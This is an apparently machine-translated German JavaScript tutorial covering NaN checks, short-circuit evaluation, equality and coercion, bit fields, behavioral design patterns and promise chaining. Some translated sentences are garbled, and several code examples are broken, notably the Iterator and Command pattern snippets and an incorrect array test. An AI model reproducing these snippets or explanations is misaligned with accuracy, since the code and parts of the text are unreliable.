Überprüfen, ob ein Wert NaN ist

6

Sie können einen Wert oder Ausdruck für `NaN` mithilfe der Funktion Number.isNaN () testen :

```
Number.isNaN(NaN);          // true
Number.isNaN(0 / 0);        // true
Number.isNaN('str' - 12);   // true

Number.isNaN(24);           // false
Number.isNaN('24');         // false
Number.isNaN(1 / 0);        // false
Number.isNaN(Infinity);     // false

Number.isNaN('str');        // false
Number.isNaN(undefined);    // false
Number.isNaN({});           // false
```

6

Sie können prüfen, ob ein Wert `NaN` indem Sie ihn mit sich selbst vergleichen:

```
value !== value;    // true for NaN, false for any other value
```

Sie können den folgenden Polyfill für `Number.isNaN()` :

```
Number.isNaN = Number.isNaN || function(value) {
    return value !== value;
}
```

Im Gegensatz dazu gibt die globale Funktion `isNaN() true` nicht nur für `NaN` , sondern auch für jeden Wert oder Ausdruck, der nicht in eine Zahl umgewandelt werden kann:

```
isNaN(NaN);          // true
isNaN(0 / 0);        // true
isNaN('str' - 12);   // true

isNaN(24);           // false
isNaN('24');         // false
isNaN(Infinity);     // false

isNaN('str');        // true
isNaN(undefined);    // true
isNaN({});           // true
```

ECMAScript definiert einen "Gleichheits" -Algorithmus namens `SameValue` , der seit ECMAScript 6 mit `Object.is` aufgerufen werden `Object.is` . Im Gegensatz zum Vergleich von `==` und `===` wird die Verwendung von `Object.is() NaN` als identisch mit sich selbst (und `-0` als nicht identisch mit `+0`) behandeln:

```
Object.is(NaN, NaN)       // true
Object.is(+0, 0)          // false

NaN === NaN               // false
+0 === 0                  // true
```

6

Sie können den folgenden Polyfill für `Object.is()` (von MDN) verwenden:

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue algorithm
    if (x === y) { // Steps 1-5, 7-10
      // Steps 6.b-6.e: +0 != -0
      return x !== 0 || 1 / x === 1 / y;
    } else {
      // Step 6.a: NaN == NaN
      return x !== x && y !== y;
    }
  };
}
```

Punkte zu beachten

NaN selbst ist eine Zahl, was bedeutet, dass sie nicht mit der Zeichenfolge "NaN" übereinstimmt, und vor allem (wenn auch vielleicht ungewollt):

```
typeof(NaN) === "number"; //true
```

Kurzschluss bei booleschen Operatoren

Der and-Operator (`&&`) und der or-Operator (`||`) verwenden Kurzschlüsse, um unnötige Arbeit zu vermeiden, wenn sich das Ergebnis der Operation nicht mit der zusätzlichen Arbeit ändert.

In `x && y` wird `y` nicht ausgewertet, wenn `x` `false` ergibt, da der gesamte Ausdruck garantiert `false` .

In `x || y` , `y` wird nicht ausgewertet, wenn `x` als `true` ausgewertet wird, da der gesamte Ausdruck garantiert `true` .

Beispiel mit Funktionen

Übernehmen Sie die folgenden zwei Funktionen:

```
function T() { // True
  console.log("T");
  return true;
}

function F() { // False
  console.log("F");
  return false;
```

```
}
```

Beispiel 1

```
T() && F(); // false
```

Ausgabe:

'T'
'F'

Beispiel 2

```
F() && T(); // false
```

Ausgabe:

'F'

Beispiel 3

```
T() || F(); // true
```

Ausgabe:

'T'

Beispiel 4

```
F() || T(); // true
```

Ausgabe:

'F'
'T'

Kurzschluss, um Fehler zu vermeiden

```
var obj; // object has value of undefined
if(obj.property){ }// TypeError: Cannot read property 'property' of undefined
if(obj.property && obj !== undefined){}// Line A TypeError: Cannot read property 'property' of
undefined
```

Zeile A: Wenn Sie die Reihenfolge umkehren, verhindert die erste Bedingungsanweisung den Fehler auf der zweiten, indem Sie ihn nicht ausführen, wenn er den Fehler auslösen würde

```
if(obj !== undefined && obj.property){}; // no error thrown
```

Sollte aber nur verwendet werden, wenn Sie `undefined` erwarten

```
if(typeof obj === "object" && obj.property){}; // safe option but slower
```

Kurzschluss, um einen Standardwert bereitzustellen

Die `||` Der Operator kann verwendet werden, um entweder einen "Wahrheitswert" oder den Standardwert auszuwählen.

Dies kann beispielsweise verwendet werden, um sicherzustellen, dass ein nullwertfähiger Wert in einen nicht nullwertfähigen Wert konvertiert wird:

```
var nullableObj = null;
var obj = nullableObj || {};  // this selects {}

var nullableObj2 = {x: 5};
var obj2 = nullableObj2 || {} // this selects {x: 5}
```

Oder um den ersten Wahrheitswert zurückzugeben

```
var truthyValue = {x: 10};
return truthyValue || {}; // will return {x: 10}
```

Dasselbe kann verwendet werden, um mehrmals zurückzugreifen:

```
envVariable || configValue || defaultConstValue // select the first "truthy" of these
```

Kurzschließen, um eine optionale Funktion aufzurufen

Mit dem Operator `&&` kann ein Callback nur ausgewertet werden, wenn er übergeben wird:

```
function myMethod(cb) {
    // This can be simplified
    if (cb) {
       cb();
    }

    // To this
    cb && cb();
}
```

Der obige Test bestätigt natürlich nicht, dass es sich bei `cb` tatsächlich um eine `function` und nicht nur um eine `Object` / `Array` / `String` / `Number` .

Abstrakte Gleichheit / Ungleichheit und Typumwandlung

Das Problem

Die abstrakten Gleichheitsoperatoren (`==` und `!=`) Konvertieren ihre Operanden, wenn die

Operandentypen nicht übereinstimmen. Diese Art von Zwang ist eine häufige Verwirrung über die Ergebnisse dieser Operatoren, insbesondere sind diese Operatoren nicht immer wie von mir erwartet unempfindlich.

```
"" ==  0;     // true A
 0 == "0";    // true A
"" == "0";    // false B
false == 0;   // true
false == "0"; // true

"" !=  0;     // false A
 0 != "0";    // false A
"" != "0";    // true B
false != 0;   // false
false != "0"; // false
```

Die Ergebnisse werden sinnvoll, wenn Sie bedenken, wie JavaScript leere Zeichenfolgen in Zahlen konvertiert.

```
Number("");    // 0
Number("0");   // 0
Number(false); // 0
```

Die Lösung

In der Anweisung `false B` sind beide Operanden Strings (`""` und `"0"`), daher gibt es **keine Typumwandlung.** Da `""` und `"0"` nicht den gleichen Wert haben, ist `"" == "0" false` wie erwartet.

Eine Möglichkeit, unerwartetes Verhalten zu vermeiden, besteht darin, sicherzustellen, dass Sie immer Operanden desselben Typs vergleichen. Wenn Sie beispielsweise die Ergebnisse des numerischen Vergleichs verwenden möchten, verwenden Sie die explizite Konvertierung:

```
var test = (a,b) => Number(a) == Number(b);
test("", 0);        // true;
test("0", 0);       // true
test("", "0");      // true;
test("abc", "abc"); // false as operands are not numbers
```

Oder, wenn Sie einen Stringvergleich wünschen:

```
var test = (a,b) => String(a) == String(b);
test("", 0);   // false;
test("0", 0);  // true
test("", "0"); // false;
```

Randnotiz : `Number("0")` und `new Number("0")` ist nicht dasselbe! Während Ersteres eine Typkonvertierung durchführt, erstellt Letzteres ein neues Objekt. Objekte werden anhand von Verweisen verglichen und nicht anhand von Werten, wodurch die Ergebnisse unten erläutert werden.

```
Number("0") == Number("0");         // true;
```

```
new Number("0") == new Number("0"); // false
```

Schließlich haben Sie die Möglichkeit, strikte Gleichheits- und Ungleichheitsoperatoren zu verwenden, die keine impliziten Typkonvertierungen durchführen.

```
"" ===  0;  // false
 0 === "0"; // false
"" === "0"; // false
```

Weiterführende Hinweise zu diesem Thema finden Sie hier:

Welcher Operator equals (== vs ===) sollte in JavaScript-Vergleichen verwendet werden? .

Abstrakte Gleichheit (==)

Leeres Array

```
/* ToNumber(ToPrimitive([])) == ToNumber(false) */
[] == false; // true
```

Wenn `[].toString()` ausgeführt wird, ruft es `[].join()` falls vorhanden, oder `Object.prototype.toString()` ansonsten. Dieser Vergleich gibt " `true` da `[].join()` `''` zurückgibt `''` das in `0` wurde und "false ToNumber" entspricht .

Beachten Sie jedoch, dass alle Objekte wahr sind und `Array` eine Instanz von `Object` :

```
// Internally this is evaluated as ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'
```

Gleichheitsvergleichsoperationen

JavaScript bietet vier verschiedene Gleichheitsvergleichsoperationen.

SameValue

Sie gibt `true` zurück `true` wenn beide Operanden zu demselben Type gehören und denselben Wert haben.

Hinweis: Der Wert eines Objekts ist eine Referenz.

Sie können diesen Vergleichsalgorithmus über `Object.is` (ECMAScript 6) verwenden.

Beispiele:

```
Object.is(1, 1);            // true
Object.is(+0, -0);          // false
Object.is(NaN, NaN);        // true
Object.is(true, "true");    // false
Object.is(false, 0);        // false
```

```
Object.is(null, undefined); // false
Object.is(1, "1");          // false
Object.is([], []);          // false
```

Dieser Algorithmus hat die Eigenschaften einer Äquivalenzbeziehung :

- Reflexivität : `Object.is(x, x)` ist für jeden Wert `x` `true`
- Symmetrie : `Object.is(x, y)` ist `true` , und nur wenn `Object.is(y, x)` `true` , für alle Werte `x` und `y` .
- Transitivität : Wenn `Object.is(x, y)` und `Object.is(y, z)` ist `true` , dann `Object.is(x, z)` ist auch `true` für alle Werte `x` , `y` und `z` .

SameValueZero

Es verhält sich wie SameValue, betrachtet jedoch `+0` und `-0` als gleich.

Sie können diesen Vergleichsalgorithmus über `Array.prototype.includes` (ECMAScript 7) verwenden.

Beispiele:

```
[1].includes(1);             // true
[+0].includes(-0);           // true
[NaN].includes(NaN);         // true
[true].includes("true");     // false
[false].includes(0);         // false
[1].includes("1");           // false
[null].includes(undefined); // false
[[]].includes([]);           // false
```

Dieser Algorithmus hat immer noch die Eigenschaften einer Äquivalenzbeziehung :

- Reflexivität : `[x].includes(x)` ist `true` , für jeden Wert `x`
- Symmetrie : `[x].includes(y)` ist `true` wenn und nur wenn `[y].includes(x)` `true` , für alle Werte `x` und `y` .
- Transitivität : Wenn `[x].includes(y)` und `[y].includes(z)` ist `true` , dann `[x].includes(z)` ist auch `true` , für alle Werte `x` , `y` und `z` .

Strenger Gleichheitsvergleich

Es verhält sich wie SameValue, aber

- Hält `+0` und `-0` für gleich.
- Betrachtet `NaN` als einen anderen Wert, einschließlich sich selbst

Sie können diesen Vergleichsalgorithmus über den Operator `===` (ECMAScript 3) verwenden.

Es gibt auch den Operator `!==` (ECMAScript 3), der das Ergebnis von `===` negiert.

Beispiele:

```
1 === 1;            // true
+0 === -0;          // true
NaN === NaN;        // false
true === "true";    // false
false === 0;        // false
1 === "1";          // false
null === undefined; // false
[] === [];          // false
```

Dieser Algorithmus hat folgende Eigenschaften:

- Symmetrie : `x === y` ist `true` , wenn und nur dann, wenn y === x `is` wahr , `for any values` x `and` y`.
- Transitivität : Wenn `x === y` und `y === z` sind `true` , dann `x === z` ist auch `true` , für alle Werte `x` , `y` und `z` .

Ist aber kein Äquivalenzverhältnis da

- `NaN` ist nicht reflexiv : `NaN !== NaN`

Abstrakter Vergleich der Gleichheit

Wenn beide Operanden zum selben Typ gehören, verhält es sich wie der Vergleich der strengen Gleichheit.

Ansonsten zwingt sie sie wie folgt:

- `undefined` und `null` werden als gleich betrachtet
- Wenn Sie eine Zahl mit einer Zeichenfolge vergleichen, wird die Zeichenfolge in eine Zahl umgewandelt
- Beim Vergleich eines Booleschen Werts mit etwas anderem wird der Boolesche Wert in eine Zahl umgewandelt
- Beim Vergleichen eines Objekts mit einer Zahl, einem String oder einem Symbol wird das Objekt zu einem Primitiv gezwungen

Wenn es einen Zwang gab, werden die erzwungenen Werte rekursiv verglichen. Andernfalls gibt der Algorithmus `false` .

Sie können diesen Vergleichsalgorithmus über den Operator `==` (ECMAScript 1) verwenden.

Es gibt auch den Operator `!=` (ECMAScript 1), der das Ergebnis von `==` negiert.

Beispiele:

```
1 == 1;            // true
+0 == -0;          // true
NaN == NaN;        // false
true == "true";    // false
false == 0;        // true
1 == "1";          // true
null == undefined; // true
```

```
[] == [];          // false
```

Dieser Algorithmus hat die folgende Eigenschaft:

- Symmetrie : `x == y` ist `true` , und nur wenn `y == x` `true` , für alle Werte `x` und `y` .

Ist aber kein Äquivalenzverhältnis da

- `NaN` ist nicht reflexiv : `NaN != NaN`
- Transitivität gilt nicht, zB `0 == ''` und `0 == '0'` , aber `'' != '0'`

Mehrere logische Anweisungen gruppieren

Sie können mehrere boolesche Logikanweisungen in Klammern gruppieren, um eine komplexere Logikauswertung zu erstellen, die insbesondere in if-Anweisungen nützlich ist.

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {
  console.log('You can enter our club');
}
```

Wir könnten auch die gruppierte Logik in Variablen verschieben, um die Aussage etwas kürzer und beschreibender zu gestalten:

```
var isLegal = age >= 18;
var tall = height >= 5.11;
var suitable = isLegal && tall;
var isRoyalty = status === 'royalty';
var specialCase = isRoyalty && hasInvitation;
var canEnterOurBar = suitable || specialCase;

if (canEnterOurBar) console.log('You can enter our club');
```

Beachten Sie, dass in diesem bestimmten Beispiel (und in vielen anderen) das Gruppieren der Anweisungen mit Klammern genauso funktioniert, als würden wir sie entfernen. Folgen Sie einfach einer linearen Logikauswertung, und Sie erhalten das gleiche Ergebnis. Ich ziehe es vor, Klammern zu verwenden, da ich dadurch klarer verstehen kann, was ich beabsichtige und bei Logikfehlern verhindern könnte.

Automatische Typumwandlungen

Beachten Sie, dass Zahlen versehentlich in Zeichenfolgen oder NaN (Not a Number) umgewandelt werden können.

JavaScript ist lose eingegeben. Eine Variable kann verschiedene Datentypen enthalten, und eine Variable kann ihren Datentyp ändern:

```
var x = "Hello";     // typeof x is a string
x = 5;               // changes typeof x to a number
```

Bei mathematischen Operationen kann JavaScript Zahlen in Strings konvertieren:

```
var x = 5 + 7;       // x.valueOf() is 12,  typeof x is a number
var x = 5 + "7";     // x.valueOf() is 57,  typeof x is a string
var x = "5" + 7;     // x.valueOf() is 57,  typeof x is a string
var x = 5 - 7;       // x.valueOf() is -2,  typeof x is a number
var x = 5 - "7";     // x.valueOf() is -2,  typeof x is a number
var x = "5" - 7;     // x.valueOf() is -2,  typeof x is a number
var x = 5 - "x";     // x.valueOf() is NaN, typeof x is a number
```

Beim Abziehen eines Strings von einem String wird kein Fehler generiert, sondern NaN (Not a Number) zurückgegeben:

```
"Hello" - "Dolly"    // returns NaN
```

Liste der Vergleichsoperatoren

Operator	Vergleich	Beispiel
`==`	Gleich	`i == 0`
`===`	Gleicher Wert und Typ	`i === "5"`
`!=`	Nicht gleich	`i != 5`
`!==`	Nicht gleichwertig oder gleichwertig	`i !== 5`
`>`	Größer als	`i > 5`
`<`	Weniger als	`i < 5`
`>=`	Größer als oder gleich	`i >= 5`
`<=`	Weniger als oder gleich	`i <= 5`

Bitfelder zur Optimierung des Vergleichs von Multi-State-Daten

Ein Bitfeld ist eine Variable, die verschiedene Boolesche Zustände als einzelne Bits enthält. Ein bisschen an würde wahr sein und aus wäre falsch. In der Vergangenheit wurden Bitfelder routinemäßig verwendet, da sie Speicher sparten und die Verarbeitungslast reduzieren. Obwohl die Verwendung von Bitfeld nicht mehr so wichtig ist, bieten sie einige Vorteile, die viele Verarbeitungsaufgaben vereinfachen können.

Zum Beispiel Benutzereingaben. Wenn Sie die Eingabe über die Richtungstasten einer Tastatur nach oben, unten, links und rechts erhalten, können Sie die verschiedenen Tasten in einer einzigen Variablen codieren, wobei jeder Richtung ein Bit zugewiesen wird.

Beispiel für das Lesen der Tastatur über Bitfield

```
var bitField = 0;  // the value to hold the bits
const KEY_BITS = [4,1,8,2]; // left up right down
```

```
const KEY_MASKS = [0b1011,0b1110,0b0111,0b1101]; // left up right down
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        if(e.type === "keydown"){
            bitField |= KEY_BITS[e.keyCode - 37];
        }else{
            bitField &= KEY_MASKS[e.keyCode - 37];
        }
    }
}
```

Beispiel lesen als Array

```
var directionState = [false,false,false,false];
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}
```

Um etwas zu aktivieren, verwenden Sie bitweise *oder* `|` und der dem Bit entsprechende Wert. Wenn Sie also das 2. Bit `bitField |= 0b10` wird `bitField |= 0b10` . Wenn Sie ein bisschen ausschalten möchten, verwenden Sie bitweise *und* `&` mit einem Wert, der alle erforderlichen Bits enthält. Verwenden von 4 Bits und `bitfield &= 0b1101;` des 2. Bits des `bitfield &= 0b1101;`

Sie können sagen, dass das obige Beispiel viel komplexer erscheint als die Zuweisung der verschiedenen Schlüsselzustände zu einem Array. Ja Die Einstellung ist etwas komplexer, aber der Vorteil ergibt sich, wenn der Staat abgefragt wird.

Wenn Sie testen möchten, ob alle Tasten belegt sind.

```
// as bit field
if(!bitfield) // no keys are on

// as array test each item in array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
```

Sie können einige Konstanten festlegen, um die Arbeit zu erleichtern

```
// postfix U,D,L,R for Up down left right
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // up left
const KEY_UR = KEY_U + KEY_R; // up Right
const KEY_DL = KEY_D + KEY_L; // down left
const KEY_DR = KEY_D + KEY_R; // down right
```

Sie können dann schnell verschiedene Tastaturzustände testen

```
if ((bitfield & KEY_UL) === KEY_UL) { // is UP and LEFT only down
if (bitfield  & KEY_UL) {             // is Up left down
if ((bitfield & KEY_U) === KEY_U) {   // is Up only down
```

```
if (bitfield & KEY_U) {               // is Up down (any other key may be down)
if (!(bitfield & KEY_U)) {            // is Up up (any other key may be down)
if (!bitfield ) {                     // no keys are down
if (bitfield ) {                      // any one or more keys are down
```

Die Tastatureingabe ist nur ein Beispiel. Bitfelder sind nützlich, wenn Sie verschiedene Zustände haben, auf die in Kombination eingegangen werden muss. Javascript kann bis zu 32 Bit für ein Bitfeld verwenden. Ihre Verwendung kann zu erheblichen Leistungssteigerungen führen. Sie sind es wert, mit ihnen vertraut zu sein.

Vergleichsoperationen online lesen:
https://riptutorial.com/de/javascript/topic/208/vergleichsoperationen

Kapitel 93: Verhaltensmuster

Examples

Beobachtermuster

Das Observer- Muster wird für die Ereignisbehandlung und Delegierung verwendet. Ein *Thema* unterhält eine Sammlung von *Beobachtern.* Das Subjekt benachrichtigt diese Beobachter dann, wenn ein Ereignis auftritt. Wenn Sie `addEventListener` jemals verwendet haben, `addEventListener` Sie das Observer-Muster verwendet.

```
function Subject() {
    this.observers = []; // Observers listening to the subject

    this.registerObserver = function(observer) {
        // Add an observer if it isn't already being tracked
        if (this.observers.indexOf(observer) === -1) {
            this.observers.push(observer);
        }
    };

    this.unregisterObserver = function(observer) {
        // Removes a previously registered observer
        var index = this.observers.indexOf(observer);
        if (index > -1) {
            this.observers.splice(index, 1);
        }
    };

    this.notifyObservers = function(message) {
        // Send a message to all observers
        this.observers.forEach(function(observer) {
            observer.notify(message);
        });
    };
}

function Observer() {
    this.notify = function(message) {
        // Every observer must implement this function
    };
}
```

Verwendungsbeispiel:

```
function Employee(name) {
    this.name = name;

    // Implement `notify` so the subject can pass us messages
    this.notify = function(meetingTime) {
        console.log(this.name + ': There is a meeting at ' + meetingTime);
    };
}
```

```
var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');

// Output:
// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm
```

Vermittler-Muster

Stellen Sie sich das Vermittlermuster als den Flugkontrollturm vor, der Flugzeuge in der Luft kontrolliert: Er weist dieses Flugzeug an, jetzt zu landen, das zweite zu warten und das dritte zu starten, usw. Jedoch darf kein Flugzeug mit seinen Kollegen sprechen .

So funktioniert Mediator, er fungiert als Kommunikationsknoten zwischen verschiedenen Modulen. Auf diese Weise reduzieren Sie die Modulabhängigkeit voneinander, erhöhen die lose Kopplung und folglich die Portabilität.

Dieses **Chatroom-Beispiel** erläutert, wie Vermittlermuster funktionieren:

```
// each participant is just a module that wants to talk to other modules(other participants)
var Participant = function(name) {
    this.name = name;
    this.chatroom = null;
};
 // each participant has method for talking, and also listening to other participants
Participant.prototype = {
    send: function(message, to) {
        this.chatroom.send(message, this, to);
    },
    receive: function(message, from) {
        log.add(from.name + " to " + this.name + ": " + message);
    }
};

 // chatroom is the Mediator: it is the hub where participants send messages to, and receive
messages from
var Chatroom = function() {
    var participants = {};

    return {

        register: function(participant) {
            participants[participant.name] = participant;
            participant.chatroom = this;
        },

        send: function(message, from) {
            for (key in participants) {
                if (participants[key] !== from) {//you cant message yourself !
                    participants[key].receive(message, from);
                }
            }
        }
```

```
    };
};

// log helper

var log = (function() {
    var log = "";

    return {
        add: function(msg) { log += msg + "\n"; },
        show: function() { alert(log); log = ""; }
    }
})();

function run() {
    var yoko = new Participant("Yoko");
    var john = new Participant("John");
    var paul = new Participant("Paul");
    var ringo = new Participant("Ringo");

    var chatroom = new Chatroom();
    chatroom.register(yoko);
    chatroom.register(john);
    chatroom.register(paul);
    chatroom.register(ringo);

    yoko.send("All you need is love.");
    yoko.send("I love you John.");
    paul.send("Ha, I heard that!");

    log.show();
}
```

Befehl

Das Befehlsmuster kapselt Parameter in eine Methode, den aktuellen Objektstatus und die aufzurufende Methode. Es ist nützlich, alles zu unterteilen, um eine Methode zu einem späteren Zeitpunkt aufzurufen. Es kann verwendet werden, um einen "Befehl" auszugeben und später zu entscheiden, welcher Code zum Ausführen des Befehls verwendet werden soll.

Es gibt drei Komponenten in diesem Muster:

1. Befehlsnachricht - Der Befehl selbst, einschließlich Methodenname, Parameter und Status
2. Invoker - der Teil, der den Befehl anweist, seine Anweisungen auszuführen. Dies kann ein zeitgesteuertes Ereignis, Benutzerinteraktion, ein Schritt in einem Prozess, ein Rückruf oder ein beliebiger Weg sein, um den Befehl auszuführen.
3. Empfänger - das Ziel der Befehlsausführung.

Befehlsnachricht als Array

```
var aCommand = new Array();
aCommand.push(new Instructions().DoThis);  //Method to execute
aCommand.push("String Argument");  //string argument
aCommand.push(777);                //integer argument
```

```
aCommand.push(new Object {} );     //object argument
aCommand.push(new Array() );       //array argument
```

Konstruktor für die Befehlsklasse

```
class DoThis {
    constructor( stringArg, numArg, objectArg, arrayArg ) {
        this._stringArg = stringArg;
        this._numArg = numArg;
        this._objectArg = objectArg;
        this._arrayArg = arrayArg;
    }
    Execute() {
       var receiver = new Instructions();
       receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
    }
}
```

Einladen

```
aCommand.Execute();
```

Kann aufrufen:

- sofort
- als Reaktion auf eine Veranstaltung
- in einer Reihenfolge der Ausführung
- als Rückruf oder in einem Versprechen
- am Ende einer Ereignisschleife
- auf andere Weise zum Aufrufen einer Methode

Empfänger

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log( `${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
    }
}
```

Ein Client generiert einen Befehl, übergibt ihn an einen Aufrufer, der ihn entweder sofort ausführt oder den Befehl verzögert, und der Befehl wirkt dann auf einen Empfänger. Das Befehlsmuster ist sehr nützlich, wenn es zusammen mit Begleitmustern zum Erstellen von Nachrichtenmustern verwendet wird.

Iterator

Ein Iterator-Muster bietet eine einfache Methode zum sequentiellen Auswählen des nächsten Elements in einer Sammlung.

Feste Sammlung

```
class BeverageForPizza {
    constructor(preferenceRank) {
        this.beverageList = beverageList;
        this.pointer = 0;
    }
    next() {
        return this.beverageList[this.pointer++];
    }

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);
withPepperoni.next(); //Cola
withPepperoni.next(); //Water
withPepperoni.next(); //Beer
```

In ECMAScript 2015 sind Iteratoren eine integrierte Methode, die erledigte Werte und Werte zurückgibt. done ist wahr, wenn sich der Iterator am Ende der Sammlung befindet

```
function preferredBeverage(beverage){
    if( beverage == "Beer" ){
        return true;
    } else {
        return false;
    }
}
var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
    if( preferredBeverage( bevToOrder ) {
        bevToOrder.done; //false, because "Beer" isn't the final collection item
        return bevToOrder; //"Beer"
    }
}
```

Als Generator

```
class FibonacciIterator {
    constructor() {
        this.previous = 1;
        this.beforePrevious = 1;
    }
    next() {
        var current = this.previous + this.beforePrevious;
        this.beforePrevious = this.previous;
        this.previous = current;
        return current;
    }
}

var fib = new FibonacciIterator();
fib.next(); //2
fib.next(); //3
fib.next(); //5
```

In ECMAScript 2015

```
function* FibonacciGenerator() {  //asterisk informs javascript of generator
    var previous = 1;
    var beforePrevious = 1;
    while(true) {
        var current = previous + beforePrevious;
        beforePrevious = previous;
        previous = current;
        yield current;  //This is like return but
                        //keeps the current state of the function
                        // i.e it remembers its place between calls
    }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false
```

Verhaltensmuster online lesen: https://riptutorial.com/de/javascript/topic/5650/verhaltensmuster

Kapitel 94: Versprechen

Syntax

- neues Versprechen (/ * Executor-Funktion: * / Funktion (Auflösen, Ablehnen) {})
- promise.then (onFulfilled [, onRejected])
- promise.catch (onRejected)
- Promise.resolve (Auflösung)
- Promise.reject (Grund)
- Promise.all (iterable)
- Promise.race (iterable)

Bemerkungen

Versprechungen sind Teil der ECMAScript 2015-Spezifikation und die Browser-Unterstützung ist begrenzt. 88% der Browser weltweit unterstützen sie seit Juli 2017. Die folgende Tabelle gibt einen Überblick über die ersten Browserversionen, die Versprechen unterstützen.

Chrom	Kante	Feuerfuchs	Internet Explorer	Oper	Opera Mini	Safari	iOS Safari
32	12	27	x	19	x	7.1	8

In Umgebungen, in denen sie nicht unterstützt werden, kann `Promise` polyfilled werden. Bibliotheken von Drittanbietern bieten möglicherweise auch erweiterte Funktionen, z. B. automatisierte "Bekanntmachung" von Rückruffunktionen oder zusätzliche Methoden wie `progress` auch als `notify` .

Die Promises / A + -Standardwebsite enthält eine Liste von 1.0- und 1.1-kompatiblen Implementierungen . Promise Callbacks basierend auf dem A + -Standard werden immer asynchron als Mikrotasks in der Ereignisschleife ausgeführt .

Examples

Versprechen Verkettung

Die `then` Methode eines Versprechens gibt ein neues Versprechen zurück.

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
    // 5 seconds later
    .then(() => 2)
    // returning a value from a then callback will cause
    // the new promise to resolve with this value
```

```
    .then(value => { /* value === 2 */ });
```

Eine Wiederkehr `Promise` von einem `then` Rückruf wird es an die Versprechen Kette anhängen.

```
function wait(millis) {
    return new Promise(resolve => setTimeout(resolve, millis));
}

const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* 10 seconds have passed */ });
```

Ein `catch` erlaubt es einem abgelehnten Versprechen, sich zu erholen, ähnlich wie `catch` in einer `try` / `catch` Anweisung funktioniert. Jede gekettet `then` nach einem `catch` seiner Entschlossenheit Handler ausführt , den Wert aus dem aufgelösten mit `catch` .

```
const p = new Promise(resolve => {throw 'oh no'});
p.catch(() => 'oh yes').then(console.log.bind(console));  // outputs "oh yes"
```

Wenn sich in der Mitte der Kette keine `catch` oder `reject` , erfasst ein `catch` am Ende jede Ablehnung in der Kette:

```
p.catch(() => Promise.reject('oh yes'))
  .then(console.log.bind(console))      // won't be called
  .catch(console.error.bind(console));  // outputs "oh yes"
```

In bestimmten Fällen möchten Sie möglicherweise die Ausführung der Funktionen "verzweigen". Sie können dies tun, indem Sie je nach Bedingung verschiedene Versprechen einer Funktion zurückgeben. Später im Code können Sie alle diese Zweige zu einem Zweig zusammenführen, um andere Funktionen darauf aufzurufen und / oder alle Fehler an einer Stelle zu behandeln.

```
promise
    .then(result => {
        if (result.condition) {
            return handlerFn1()
                .then(handlerFn2);
        } else if (result.condition2) {
            return handlerFn3()
                .then(handlerFn4);
        } else {
            throw new Error("Invalid result");
        }
    })
    .then(handlerFn5)
    .catch(err => {
        console.error(err);
    });
```

Die Ausführungsreihenfolge der Funktionen sieht daher folgendermaßen aus:

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~> .catch()
         |                              ^
         V                              |
         -> handlerFn3 -> handlerFn4 -^
```

Der einzelne `catch` erhält den Fehler in dem Zweig, in dem er auftritt.

Einführung

